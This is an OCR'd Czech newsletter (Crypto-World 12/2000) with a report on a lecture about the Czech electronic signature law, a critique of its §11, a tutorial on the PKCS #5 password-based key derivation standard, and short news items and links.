Martin V.	18.10/10				
Karel Š.		24.10/10			
Ivan L.		19.10/10			

Legenda : cena kola - certifikát u AEC ⏢
cena kola - certifikát u PVT ☒

B. Působnost zákona o elektronickém podpisu a výklad hlavních pojmů (Informace o přednášce)

Mgr. Pavel Vondruška (NBÚ)

Dne 1.listopadu uspořádalo ***Sdružení pro bezpečnost informačních technologií a informačních systémů*** **(BITIS, http://www.mujweb.cz/veda/bitis) a spolek *Česká technika*** ve velké zasedací síni rektorátu ČVUT přednášku na aktuální téma "Působnost zákona o elektronickém podpisu a výklad hlavních pojmů". Večera se zúčastnilo přes 40 odborníků z České a Slovenské republiky. Po mé úvodní hodinové přednášce následovala hodinová diskuse, do které se zapojila celá řada účastníků. Diskuse byla velice zajímavá a nesla se ve zcela nekonfliktním duchu. Z diskuse vyplynulo, že při realizaci celého systému používání elektronického podpisu čeká všechny zúčastněné subjekty ještě dlouhá a náročná cesta. V diskusi vystoupila i ředitelka odboru elektronického podpisu ÚOOÚ paní Mgr. Dagmar Bosáková, která přítomné seznámila se stavem příprav vyhlášek k paragrafu 6 a 17 Zákona o elektronickém podpisu. Akce připomínala spíše klubový večer. K této příjemné atmosféře přispělo pěkné prostředí a drobné občerstvení, které účastníkům zajistil spolek Česká technika (doc.Chaloupka).

Jako připomínku této akce zde uvádím otisk dvou fólií použitých v úvodní přednášce. Jedná se o připomenutí, jak se vytváří elektronický podpis datové zprávy a jak probíhá ověření podpisu u přijaté elektronicky podepsané datové zprávy. Přesto, že se jedná o dvě zcela zřejmé situace, byl o tyto fólie zájem - dají se totiž dobře využít při vysvětlení těchto pojmů. Ostatní fólie byly věnovány pojmům zákona (roztřídění typů podpisů, poskytovatelů certifikačních služeb, práva a povinnosti podepisující se osoby a ÚOOÚ). Soubor všech fólií - v elektronické podobě - lze získat zasláním žádosti na adresu pavel.vondruska@post.cz, předmět folie.

Obsah přednášky

1. Účinnost a požadavky na jednotlivé subjekty a jejich odpovědnost (podepisující se osoba, osoba spoléhající se na elektronický podpis, organizace, veřejná moc, poskytovatel certifikačních služeb)
2. Typy elektronických podpisů (elektronický podpis, zaručený a kvalifikovaný elektronický podpis)
3. Typy poskytovatelů certifikačních služeb a certifikátů (PCS, kvalifikovaný certifikát, PCS vydávající kvalifikované certifikáty, akreditovaný PCS)
4. Některé problémy spojené s aplikací zákona v praxi
5. Diskuse


Použité zkratky :

ZoEP	- Zákon o elektronickém podpisu č.227/2000
EP	- elektronický podpis
ZEP	- zaručený elektronický podpis
QP	- kvalifikovaný podpis
QC	- kvalifikovaný certifikát
PCS	- poskytovatel certifikačních služeb
PCS-QC	- poskytovatel certifikačních služeb vydávající kvalifikované certifikáty
APCS	- akreditovaný poskytovatel certifikačních služeb
PBVP	- prostředek pro bezpečné vytváření podpisů
PBOP	- prostředek pro bezpečné ověřování podpisů
ÚOOÚ	- Úřad pro ochranu osobních údajů

ELEKTRONICKÝ PODPIS

DATOVÁ ZPRÁVA " T "

Toto je text, který budu chtít podepsat. Nyní ukáži jak se to dělá. Celý postup je velice jednoduchý. Hash, asymetrická šifra, data pro vytváření EP klíč,certifikát.



HASH

SHA-1
MD5

AB 09 12 C2 4F 12 A5 4C D1 FF " H1 "
128/160 bitů


PCS

ASYMETRICKÁ ŠIFRA

RSA, DSA, ECC

1


3



ELEKTRONICKÝ PODPIS DATOVÉ ZPRÁVY " T "

2

ELEKTRONICKÝ PODPIS - OVĚŘENÍ



" T "

Toto je text, který budu chtít podepsat. Nyní ukáži jak se to dělá. Celý postup je velice jednoduchý. Hash, asymetrická šifra,

data pro vytváření EP klíč,certifikát.

Elektronický podpis "T"

ASYMETRICKÁ ŠIFRA

HASH
SHA-1
MD5

AB 09 12 C2 4F 12 A5 4C D1 FF " H1 "

H2 = H1


AB 09 12 C2 4F 12 A5 4C D1 FF " H2 "

128/160 bitů

IDENTIFIKACE
NEPORUŠENOST
NEPOPIRATELNOST

OVĚŘENÍ PLATNOSTI u PCS
AKCEPTOVÁN ?
ZNEPLATNĚN (CRL)?
POZASTAVENA
PLATNOST ?
ZRUŠEN (úřadem) ?

P C S



C. Rozjímání nad ZoEP, zvláště pak nad paragrafem 11
Mgr. Pavel Vondruška (NBÚ)

Zákon o elektronickém podpisu vstoupil v platnost 1.10.2000. Zákon doplní prováděcí vyhlášky k § 6 a k § 17 . K vydání těchto vyhlášek je zmocněn ÚOOÚ. Na tomto úřadu vznikl odbor elektronického podpisu, který má za úkol vyhlášky připravit. Odbor má v současné době tři lidi. Pokud nemají být tyto vyhlášky bezzubé a tedy mají nastavit správné podmínky (především bezpečnostní parametry) k hodnocení poskytovatelů certifikačních služeb, kteří chtějí vydávat kvalifikované certifikáty nebo být přímo akreditovanými poskytovateli certifikačních služeb, je zřejmé, že musí být připraveny s náležitou erudicí a znalostí věci. Dr.Neuwirt jmenoval odbornou komisi, která má za úkol připravit podklady k těmto vyhláškám. Dnes, kdy píši tyto řádky, vyšel v EU další opravený draft (celkem již desátý !) věnovaný hodnocení poskytovatelů certifikačních služeb, kteří vydávají kvalifikované certifikáty. Jedná se tedy o materiály velice živé a stále se ještě měnící.

Jakmile bude text vyhlášky touto odbornou skupinou připraven, bude Úřadem předložen k připomínkám nejprve odborníkům - především z firem, které se problematikou elektronického podpisu aktivně zabývají - a po té celé veřejnosti k diskusi. Po zapracování připomínek se bude čekat na možnost zveřejnění těchto vyhlášek ve Sbírce zákonů. Tady pravděpodobně bude nutná novela zákona č.101/2000, kterým Úřad vznikl . **V současné době je totiž Úřad sice zákonem č. 227/2000 zmocněn k přípravě těchto vyhlášek, ale není ústředním orgánem státní správy a tedy nemůže ve Sbírce zákonů publikovat a vlastně tak nemůže tuto vyhlášku vydat….**

Vraťme se k zákonu o elektronickém podpisu. Při seznamování se s jednotlivými paragrafy mne zaujalo, že z celkového počtu 28 paragrafů není jeden z nich - a to paragraf 11 - uveden názvem paragrafu. Tento paragraf je také co do počtu řádků nejkratší. Ovšem obsah je velice důležitý. Podívejme se na tento paragraf trochu blíže.

§ 11

V oblasti orgánů veřejné moci je možné používat pouze zaručené elektronické podpisy a kvalifikované certifikáty vydávané akreditovanými poskytovateli certifikačních služeb.

Otázka 1

Především mne napadla otázka, co je vlastně oblast veřejné moci? Na koho se tedy dikce tohoto zákona vztahuje?

V jednom z připravovaných dokumentů jsem našel následující odpověď:

Tento paragraf se vztahuje na státní orgány, orgány samosprávy, jiné orgány veřejné moci, Kancelář Prezidenta ČR, Kancelář Poslanecké sněmovny Parlamentu ČR, Kancelář senátu Parlamentu ČR a Kancelář Veřejného ochránce práv.

Otázka 2

Druhá otázka, která mne při přečtení tohoto paragrafu napadla, je tato : co se míní spojením … v oblasti orgánů veřejné moci …? Zde je možných více výkladů:

- uvnitř jednoho každého z orgánů veřejné moci
- v komunikaci mezi jednotlivými orgány veřejné moci
- v komunikaci mezi občanem a některým z orgánů veřejné moci
- veškerá komunikace orgánů veřejné moci (uvnitř orgánu, mezi jednotlivými orgány, občan - orgány veřejné moci)

Tuto otázku zodpovídá doc.Smejkal takto:

… pokud zákon říká "v oblasti", znamená to samozřejmě vždy, kdy se jedná o komunikaci, kde alespoň na jedné straně se nachází orgán veřejné moci. Jinak by toto ustanovení bylo formulováno zřejmě jinak, např. "orgány veřejné moci mohou používat..." a především, takovýto výklad by postrádal jakokoliv logiku vzhledem k požadavkům, které na komunikaci v rámci procesních právních předpisů po novele provedené ZoEP máme.
Doslovná citace (včetně překlepu) z : Vladimír Smejkal, rubrika Zprávy (11.11.2000), Vyjádření ÚOOÚ, http://www.e-podpisy.cz/ .

Citaci zde uvádím takto pečlivě vzhledem ke zlověstné poznámce, která na příslušné adrese vítá každého návštěvníka:

"Obsah všech stránek nacházejících se na tomto serveru pod jménem e-podpisy.cz a epodpisy.cz je chráněn platnými českými zákony, a to především autorským zákonem. Jakékoliv rozmnožování, rozšiřování, předávání, transformování, upravování, prodej, pronájem, půjčování nebo jiný způsob poskytování autorských děl zde se nacházejících další osobě, případně sdělování díla veřejnosti jakýmkoliv způsobem včetně rozšiřování prostřednictvím dálkového přístupu např. prostřednictvím sítě Internet, jakož i zhotovení rozmnoženiny pro osobní potřebu nad rámec zákonných oprávnění vyplývajících z autorského zákona je porušováním autorských práv a současně trestným činem. Citace z autorských děl a jiných dokumentů, zde uveřejněných, jsou možné pouze s uvedením autora, názvu a pramene."

Důsledky tohoto paragrafu

Účinnost ZoEP (zde a dále budeme používat zkratky, které byly zavedeny v předchozím článku) je od 1.9.2000 a ani k tomuto paragrafu nebylo přijato přechodné ustanovení. Tedy již vstoupil v platnost.

Při komunikaci v oblasti veřejné moci v současné době není možné použít jiný podpis než zaručený elektronický podpis (ZEP) založený na kvalifikovaném certifikátu (QC), který vydal akreditovaný poskytovatel certifikačních služeb (APCS).

Důsledek 1 ☺

Pokud budeme brát doslova dikci tohoto zákona, znamená to, že se úředníci orgánů veřejné moci již nesmí ručně podepisovat ? Mají přece nařízeno používat pouze ZEP s QC od APCS ! Takže pokud od 1.9.2000 se nějaký úředník podepíše pod nějaký dokument, porušil tím ZoEP č.227/2000. Snad se dá tento rozpor vyřešit konstatováním, že zde mělo být uvedeno: v případě použití elektronického podpisu má být použito zaručeného elektronického podpisu …. Odůvodnit se to dá slovy, vždyť celý ZoEP se týká elektronického podepisování tak, proč to zde zdůrazňovat …Ovšem pravdou je, že dikce paragrafu je jednoznačná a tyto podpisy zakazuje.

Důsledek 2

Pod e-mail, fax (odesílaný z PC) apod. již nesmí být napsán podpis z klávesnice či vložen oskenovaný podpis. Dle definice je totiž i takovýto postup elektronickým podpisem (§ 2, písmeno a), ale není zaručeným elektronickým podpisem (§ 2, písmeno b). Úředník nebo občan, který zasílá elektronickou datovou zprávu nějakému orgánu veřejné moci, se tedy nemůže do tohoto dokumentu podepsat - nebyl by to totiž zaručený elektronický podpis … a tedy by porušil zákon.

Důsledek 3

Dokud nebudou vydány prováděcí vyhlášky (a ty jak již víme budou, až to bude moci ÚOOÚ vykonat) - nebudou známa pravidla k hodnocení poskytovatele, který vydává kvalifikované certifikáty. Teprve po splnění těchto podmínek lze zažádat Úřad o akreditaci a o zařazení do seznamu akreditovaných poskytovatelů certifikačních služeb (při splnění podmínek § 10). Jenže k tomu, aby mohl někdo splnit podmínky kladené na PCS, je nutné mít např. bezpečné prostředky pro vytváření elektronického podpisu a ověřovací prostředky. K

hodnocení těchto prostředků je potřeba vybudovat síť testovacích laboratoří (nebo zajistit uznávání zahraničních certifikátů těchto zařízení). K využívání v oblasti veřejné moci je prostě potřeba získat kvalifikovaný certifikát od akreditovaného poskytovatele certifikačních služeb a to bude možné až za nějaký čas… Do té doby nelze požadavek paragrafu 11 zajistit a tak splnit.

Informace 1

K zařazení paragrafu 11 pravděpodobně vedla snaha zajistit podpisům v oblasti veřejné moci co největší důvěru - bezpečnost. V tom případě mohl být dokonce stanoven požadavek na použití kvalifikovaného podpisu (§ 3, odstavec 2), který je chápán v EU jako ekvivalent vlastnoručního podpisu. K tomu, aby byl nějaký podpis kvalifikovaný (tedy splnil podmínku paragrafu 3, odstavec 2), musí být mimo požadavku, že se jedná o zaručený elektronický podpis založený na kvalifikovaném certifikátu vydaném poskytovatelem, který vydává kvalifikovaný certifikát (nemusí být tedy akreditovaný), navíc splněn požadavek, že podpis byl vytvořen pomocí bezpečného podpisového prostředku. Na druhou stranu v případě přísné dikce paragrafu 11 - … je možné používat pouze … by to mohl být spíše další problém. Řešení by byla drahá a odrazovala by v používání tohoto způsobu komunikace. Mnohem výhodnější by bylo umožnit orgánům veřejné moci vyhlašovat bezpečnostní profily pro jednotlivé konkrétní agendy - tedy vyhlásit akceptovatelný způsob podpisu příjemcem (jak se o tom uvažuje v EU) - pro různé agendy. Např. při e-mail dotazu typu - zda má úřad otevřeno ve středu odpoledne - se zdá splnění požadavků paragrafu 11 poněkud přehnaně úzkostlivé a bránící elektronické komunikaci na místo její podpory.

Důsledek 4

Žádný z orgánů veřejné moci již nemůže např. pro svoji potřebu v rámci vnitřní pošty používat nebo budovat svá řešení (např. levné a zcela vyhovující řešení pomocí instalace serveru Windows 2000 se zapnutou službou certifikační autority). Takováto řešení nejsou založena na poskytování služeb akreditovaného poskytovatele certifikačních služeb (APCS) dle přísné dikce paragrafu 11. Takže i pro tuto vnitřní službu si musí každý z orgánů veřejné moci zajistit certifikáty od nějakého APCS a tomu za tyto služby pravidelně platit. Další možností je vybudování vlastního PCS a po splnění podmínek vyhlášky a ZoEP zažádat o akreditaci na ÚOOÚ. Tato cesta je ovšem velice nákladná; při splnění všech podmínek § 6 a § 10 se bude pohybovat v desítkách miliónů Kč. Navíc z paragrafu 10 písmeno 6 v případě, že někdo poskytuje služby jako APCS, plyne, že jiné než taxativně vyjmenované služby ani provádět nemůže - tedy např. svoji činnost jako orgán veřejné moci (§10 písmeno 6 : Kromě činností uvedených v tomto zákoně může akreditovaný poskytovatel certifikačních služeb bez souhlasu Úřadu působit jen jako advokát, notář nebo znalec (doplním, že znalec čehokoli - např. hub)). Je zde sice možnost výjimky, ale není dále stanoveno, jak při udělení či neudělení má Úřad postupovat. Vyvozuji z toho, že pravděpodobně může být výjimka - (stát se akreditovaným poskytovatelem certifikačních služeb a poskytovat jiné služby než advokát, notář nebo znalec) - udělována nebo neudělována libovolně na základě nálady úředníka ÚOOÚ nebo třeba podle čísla žádosti (lichým se udělí, sudým ne…).

Informace 2 ☺

Paragraf 11 je právně nevymahatelný, neboť za jeho porušení nebo nedodržování nejsou stanoveny v ZoEP č.227/2000 žádné sankce.

Uvědomuji si, že výše uvedené důsledky paragrafu 11 nejsou na první pohled zřejmé a předpokládám, že ani nebyly míněny tak, jak jsem právě popsal. Ovšem zákon je zákon… A tak se těším na fronty u APCS, kde stojí přede mnou úředníci z BIS, Vojenské

kontrarozvědky nebo Jednotky rychlého nasazení se svými doklady, aby uzavřeli smlouvu s příslušným akreditovaným poskytovatelem certifikačních služeb. Možná, že tato data budou nakonec zajímavější a cennější než samotná data k vytváření elektronického podpisu.

Na závěr si asi čtenář klade otázku, jak se vlastně paragraf 11 do ZoEP dostal? Pokusím se najít odpověď uvedením následující zkrácené historie vzniku ZoEP č.227/2000.

Fakta z historie vzniku ZoEP č.227/2000.

V lednu tohoto roku předložili poslanci Vladimír Mlynář (US), Ivan Langer (ODS), Stanislav Gross (ČSSD) a Cyril Svoboda (KDU-ČSL) návrh zákona o elektronickém podpisu. Tento text připravil SPIS ve spolupráci s doc. Smejkalem a doc.Matesem. Dne 26. ledna 2000 byl tento návrh většinou poslaneckých hlasů postoupen do druhého čtení.

Před tímto druhým čtením Úřad pro státní informační systém a SPIS iniciovaly vznik expertní skupiny nezávislých odborníků a požádaly ji o zpracování odborných připomínek k textu poslaneckého návrhu zákona formou pozměňovacích návrhů tak, aby byl uveden do souladu se Směrnicí Evropské unie o elektronických podpisech schválenou 30.listopadu 1999 a o odstranění nedostatků, na které odborná veřejnost poukazovala (vyplývající především z jiného pojetí samotné definice elektronického podpisu a z nutného působení více druhů poskytovatelů certifikačních služeb).

Tato odborná skupina se sešla se zástupci SPISU a ÚSISU na pracovním víkendovém shromáždění v Třešti (26.2. - 27.2.2000) a v následujících dnech zpracovávala odborné připomínky k textu. Z textu přijatého v prvém čtení bylo ponecháno po těchto úpravách přibližně 18% z původního textu. Konečný produkt, který z těchto jednání vzešel (návrh Zákona o elektronickém podpisu), byl předán 7.3.2000 panu poslanci Mlynářovi, který jej předložil Hospodářskému výboru parlamentu.

Paragraf 11 ani jeho obdoba v této zpracované a předané verzi nebyl uveden. V legislativním procesu došlo následně i k některým dalším dílčím změnám.

Zákon byl přijat 29. června 2000. Jako autor předlohy je ve sbírce zákonů uveden Parlament. Tento přístup k autorství je podle mne správný, neboť autorství jakéhokoliv odborníka, který návrh Zákona o elektronickém podpisu připravoval, je totiž mírně řečeno pochybné. Z původního návrhu zbylo přibližně osmnácti procentní torzo a text vložený odbornou skupinou zase vycházel ze znění a zásad Směrnice EU. Autory jsou v pravém slova smyslu všichni ti, kteří pomocí pozměňovacích návrhů zákon upravili - tedy poslanci Parlamentu. Zákon vstoupil v platnost 1.10.2000.

Na úplný závěr uvedu ještě jednu doslovnou citaci :

"Generování pochybností okolo výkladu § 11, který od samého počátku velmi vadí některým lobujícím firmám, je významným signálem o tom, že se těmto lobbystům již podařilo zřejmě proniknout do činnosti ÚOOÚ." Vladimír Smejkal, rubrika Zprávy (11.11.2000), Vyjádření ÚOOÚ, http://www.e-podpisy.cz/ .

Takovéto konstatování je bezobsažné a problémy kolem paragrafu 11 neřeší. Předpokládám, že teprve nařízení vlády, kterým se využití elektronického podpisu upravuje v oblasti veřejné moci, tyto problémy nějakým způsobem odstraní nebo alespoň uvede na pravou míru. **Tento článek nevznikl jako snaha o "generování pochybností", ale snaží se pojmenovat problémy, které paragraf 11 může v sobě obsahovat. Pokud jsou tyto problémy malicherné - tím lépe, pokud ne - je potřebné se s nimi nějakým objektivním způsobem vypořádat.**

D. Kryptografie a normy

Ing. Jaroslav Pinkava, CSc. (AEC spol. s r.o./ Norman Czech Republic)

Díl 3.
Normy PKCS (Public-Key Cryptographic Standards) - PKCS #5.

Úvod

Dnešní část seriálu bude věnována PKCS #5**,** tj. vlastně problematice práce s heslem. Nejedná se však o popsání cest jak volit správné heslo (délka, používané znaky), abychom se vyhnuli slovníkovým útokům, resp. útokům obdobného charakteru. Cílem normy je popsat způsoby, dle kterých lze bezpečně z daného hesla odvozovat tajný klíč (použitý např. pro zašifrování soukromého klíče).

PKCS #5

Jako ostatní normy z řady PKCS má i pětka svojí historii. První její verze se objevila v únoru 1991. V současnosti platí verze 2, která rovněž prošla několika drafty, aby nakonec byla vydána jako rfc2898 (lit. [1]). Autorem tohoto dokumentu je známý odborník, pracovník firmy RSA Security Burt Kaliski.

Dokument obsahuje doporučení pro následující tři schémata:

- funkce pro odvozování klíčů (key derivation functions);
- šifrovací schémata;
- schémata pro autentizaci zpráv.

Vše doplňuje popis technik dle syntaxe ASN.1. Doporučení jsou formulována pro obecné (tj. nekonkretizované) aplikace v počítačích a komunikačních systémech a jsou poměrně flexibilní.

Funkce pro odvozování klíčů

Úkolem této funkce (funkce pro odvozování klíčů) je vytvořit nový (odvozený) klíč z původního (základního) klíče a dalších parametrů. Tímto základním klíčem je zde míněno heslo a ostatními parametry jsou tzv. sůl (salt – tato by měla být generována náhodně a měla by být minimálně 64 bitů dlouhá) a stav čítače. K odvození klíčů je použita pak hashovací funkce (obvykle MD5 či SHA-1). Délka odvozeného klíče je omezena délkou výstupu hashovací funkce (tj. pro MD5 to je 128 bitů, pro SHA-1 to je 160 bitů).

Poznámka. V návaznosti na chystanou normu AES se již objevila – zatím ve velice předběžné verzi – hashovací funkce SHA-512, jejíž výstup , jak název napovídá, má délku 512 bitů.

V dokumentu PKCS#5 je heslem míněn oktetový řetězec (řetězec osmibitových znaků) libovolné délky. Obvykle je pro kódování běžného textu použito nějaké standardní pravidlo (ASCII či UTF-8).

Obecný přístup ke kryptografii používající hesla kombinuje heslo se „solí“ a takto je odvozován klíč. „Sůl“ je pak jakýmsi parametrem velké množiny klíčů a nemusí být utajována. I když protivník může zkonstruovat množinu všech možných hesel (slovníkový útok), bude pro něj obtížné zkonstruovat množinu všech možných klíčů – pro každé heslo existuje velké množství klíčů. Protivník tudíž je nucen prohledávat hesla pro každou konkrétní „sůl“.

Používán je i následující přístup, který má za cíl zvýšit výpočetní nároky totálních zkoušek. Při odvození klíče se použije dlouhá série iterací (např. výpočet pomocí hashovací

funkce), řekněme 1000 a zatímco osoba znající správné heslo je schopná provést tento počet iterací, osoba, která zkouší různá hesla již není schopna pro každou z možností toto provést.

V materiálu PKCS#5 jsou popsány dvě funkce pro odvozování klíčů z hesla: PBKFD1 a PBKFD2. První z nich již není doporučována pro nové aplikace, zde proto bude popsána pouze druhá funkce PBKFD2.

Postup výpočtu DK:

DK = PBKDF2 (P, S, c, dkLen)

1. l = CEIL (dkLen / hLen) ,
   r = dkLen - (l - 1) * hLen .

Zde l je počet hLen-oktetových bloků DK (zaokrouhlený nahoru), r je počet oktetů posledního bloku, CEIL(x) – nejmenší celé číslo větší než x.

2. Postupně pro každý blok DK spočteme

   T_1 = F (P, S, c, 1) ,
   T_2 = F (P, S, c, 2) ,
   ...
   T_l = F (P, S, c, l) ,

   kde F je xor (mod 2) součet

   F (P, S, c, i) = U_1 \xor U_2 \xor ... \xor U_c

   a

   U_1 = PRF (P, S || INT (i)) ,
   U_2 = PRF (P, U_1) ,
   ...
   U_c = PRF (P, U_{c-1}) .

   INT (i) je 4-oktetové kódování celého čísla i, nejvýznačnější oktet je první.

3. Konkantenací těchto bloků (prvních dkLen oktetů) získáme odvozený klíč.

   DK = T_1 || T_2 || ... || T_l<0..r-1>

Zde PRF je vhodná pseudonáhodná funkce, hLen je délka jejího výstupu, P je heslo, S je „sůl“, c stav čítače, dkLen je zamýšlená délka klíče (nejvýše (2^32 - 1) * hLen) a DK je získaný odvozený klíč.

Šifrovací schémata vycházející z hesla

Typickým využitím těchto schémat je ochrana soukromého klíče, kde příslušná zpráva obsahuje informaci o soukromém klíči (dle PKCS#8).

Opět existují dva popsané postupy, první se opírá o využití PKBDF1 v kombinaci s blokovou šifrou (jako jsou DES, RC2 v módu CBC). Zde bude popsán pouze druhý postup opírající se o PBKDF2 (v rfc2898 je pak popsáno užití se šifrovým algoritmem RC5).

PBES2:

A.Zašifrování zprávy M pomocí hesla P (výsledkem je šifrový text C):

1. Spočteme DK = KDF (P, S, c, dkLen) .
2. Zašifrujeme zprávu M (odpovídajícím algoritmem) s pomocí klíče DK.

(zde P je heslo, S je sůl, c je stav čítače a dkLen určuje délku odvozeného klíče DK, M je zpráva).

B.Dešifrování šifrového textu C heslem P pro získání otevřeného textu M:

1. Spočteme DK = KDF (P, S, c, dkLen) .
2. Dešifrujeme zprávu M (odpovídajícím algoritmem) s pomocí klíče DK.

Schema pro autentizaci zprávy

Toto schéma obsahuje vytvoření MAC (autentizační kód zprávy) a verifikaci tohoto kódu. MAC je přitom vytvářen pomoci klíče a verifikace MAC probíhá využitím téhož klíče. V kryptografii opírající se o používání hesla je tímto klíčem samo heslo. Je popsáno jediné schéma PBMAC1.

A.Vytváření MAC:

1.Stejnou cestou jako výše (předešlý odstavec) spočteme odvozený klíč.
DK = KDF (P, S, c, dkLen) .
2. Zpráva M je zpracována odpovídajícím schématem pro autentizaci zprávy při využití odvozeného klíče DK a je získán autentizační kód T.

B. Ověření MAC probíhá analogickou cestou.

Schématem pro autentizaci zprávy zde může být např. HMAC-SHA-1 opírající se o využití hashovací funkce SHA-1. Klíč v tomto schématu má proměnlivou délku a autentizační kód T má délku 160 bitů (FIPS-180-1).

Shrnutí

Postupy v materiálu rfc2898 patří mezi dnes běžně užívané metody práce s heslem. Nejsou to však cesty jediné. V článcích [2] , v podkladových materiálech skupiny P1363 (Study Group on Password-Based Authenticated-Key-Exchange Methods) lze nalézt celou řadu novodobých postupů pro práci s heslem. Vzhledem k tomu, že těchto materiálů je povícero (minimálně pět, je však možné, že před zpracováním příslušného dokumentu ještě nějaké přibudou) byl by výklad těchto technik značně obsáhlý.

Odkazuji zainteresovaného čtenáře proto přímo na tyto články – již rozpracovaný dokument P1363a (Amendment, současná verze - Draft 5) se těmito technikami zabývat nebude. Výjimkou je definice funkce KDF2 (funkce pro odvození klíčů), která se od výše popsané funkce PKBDF2 liší v některých detailech a samozřejmě v obecnějším použití.

Teprve nově vzniklá skupina (The IEEE P1363 Study Group for Future Public-Key Cryptography Standards) bude zpracovávat dokument, který by měl obsahovat návrh postupů pro práci s heslem (tato skupina byla zformována teprve na počátku tohoto roku a zatím nevydala žádný dokument - resp. draft).

Za zmínku však stojí materiál [2.6]. Jeho obsahem však není popis ještě konkrétní volba postupů a technik, ale popisuje spíše cíle, které bude sledovat budoucí standardizace.

Literatura

[1] rfc 2898, Burt Kaliski: PKCS #5: Password-Based Cryptography Specification Version 2.0, September 2000

[2] *návrhy pro P1363:*

[2.1] Taekyoung Kwon: Ultimate Solution to Authentication via Memorable Password

[2.2] David Jablon: Strong Password-Only Authenticated Key Exchange

[2.3] Thomas Wu:The Secure Remote Password Protocol

[2.4] Philip MacKenzie and Ram Swaminathan: Secure Network Authentication with Password Identification

[2.5] Mihir Bellare and Phillip Rogaway :The AuthA Protocol for Password-Based Authenticated Key Exchange

Následující materiál shrnuje podmínky, jaké by měla splňovat chystaná norma.

[2.6] Bellare, Jablon, Krawczyk, MacKenzie, Rogaway, Swaminathan & Wu : Proposal for P1363 Study Group on Password-Based Authenticated-Key-Exchange Methods

E. Letem šifrovým světem

1. Pro zájemce o bezpečnost mobilních telefonů doporučuji nově publikovaný článek autorů Slobodana Petroviče a Amparo Fúster-Sabatera. Je zde zveřejněna kryptoanalýza algoritmu A5/2 (slabší verze A5/1, který se užívá v mobilních telefonech i na našem území). Publikovaná metoda dokazuje, že složitost je jen dvě na sedmnáctou http://eprint.iacr.org/2000/052.pdf .

2. Jako bývalý šachista si nemohu odpustit zprávu ze šachového světa. Zápas o mistra světa mezi Garry Kasparovem a jeho bývalým žákem Vladimirem Kramnikem skončil vítězstvím pětadvacetiletého Kramnika ! Garry Kasparov patnáct let neprohrál zápas s žádným člověkem (1x prohrál s počítačem). Nyní v zápase na šestnáct partií 2x prohrál a 13x remizoval (stav před poslední partií). Kramnik je sympatický vysoký mladý sebevědomý muž. Na závěr jedna z jeho vět, kterou jsem si zapamatoval: "Nelze srovnávat šachy s politikou. Šachisté zápasí čestně, v politice nevítězí vždy moudřejší nebo výjimečnější."

3. Pokud potřebujete informace o stavu zákonodárství v oblasti elektronického podpisu (resp. digitálního podpisu) , pak můžete využít informace na URL adrese http://rechten.kub.nl/simone/ds-lawsu.htm . Jsou zde uvedeny informace ze všech států světa. Bohužel aktualizace - alespoň v případě České republiky - není příliš dobrá. Na serveru je uvedeno, že poslední aktualizace byla provedena 17.10.2000.

4. Také nevěříte elektronickému podpisu ? Nelíbí se Vám skutečnost, že se nepodepisujete vy osobně, ale podepisuje vás počítač, který může být značně nedůvěryhodný? Pak vás jistě zaujme článek známého odborníka, kryptologa Bruce Schneiera "Why Digital Signatures Are Not Signatures" . Článek vyšel 15.11.2000 ve známém elektronickém časopise Crypto-Gramm , http://www.counterpane.com .

5. Zajímavý článek o skutečné kybernetické válce mezi hackery z Izraele a Palestiny si můžete přečíst na http://www.zdnet.com/zdnn/stories/news/0,4586,2647934,00.html

6. Další zajímavý článek od B.Schneiera a C.Ellisona "10 Risks of PKI" lze získat na URL adrese : http://www.counterpane.com/pki-risks.html

7. Legendární Enigma, která byla ukradena z muzea v Bletchley Parku (viz zpráva v minulém čísle), byla vrácena na své místo
http://news.bbc.co.uk/hi/english/uk/newsid_977000/977127.stm

8. O čem jsme psali před rokem ?

Crypto-World 11/99 http://www.mujweb.cz/veda/gcucmp/casopis/crypto11_99.html
A. Jak je to s bezpečností eliptických kryptosystémů ? (Ing. Pinkava)
B. Známý problém přístupu k zabezpečeným serverům pomocí protokolu https s aplikací Internet Explorer 5 v systému Windows NT 4.0 s aktualizací SP4
C.Y2Kcount.exe - Trojský kůň v počítačích
D.Matematické principy informační bezpečnosti (Dr. Souček)

Crypto-World

Informační sešit GCUCMP

Ročník 2, číslo 12/2000 15.prosince 2000

12/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, BITIS, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům.
Starší sešity jsou dostupné na adresách
http://www.mujweb.cz/veda/gcucmp/
+ http://cryptoworld.certifikuj.cz
(>230 e-mail výtisků)

OBSAH : **Str.**

Příloha : teze.zip - zkrácené verze prezentací ÚOOÚ použité při předložení tezí k Zákonu o elektronickém podpisu (§6, §17) dne 4.12.2000 a teze příslušné vyhlášky.

A. Soutěž (průběžný stav, informace o 1.ceně)

Mgr. Pavel Vondruška (NBÚ)

1. Pravidla soutěže

Naše soutěž probíhala ve čtyřech kolech. V sešitech 9/2000 až 12/2000 jsme postupně uveřejnili po jedné soutěžní úloze a současně uvedli doprovodný text k příslušné úloze. Řešitelé úloh I. až III., kteří zaslali správné řešení do data uvedeného u každé úlohy, byli slosováni a dva vybraní získali cenu kola (certikát k datům pro vytváření elektronického podpisu u poskytovatele certifikačních služeb I.CA resp. AEC).

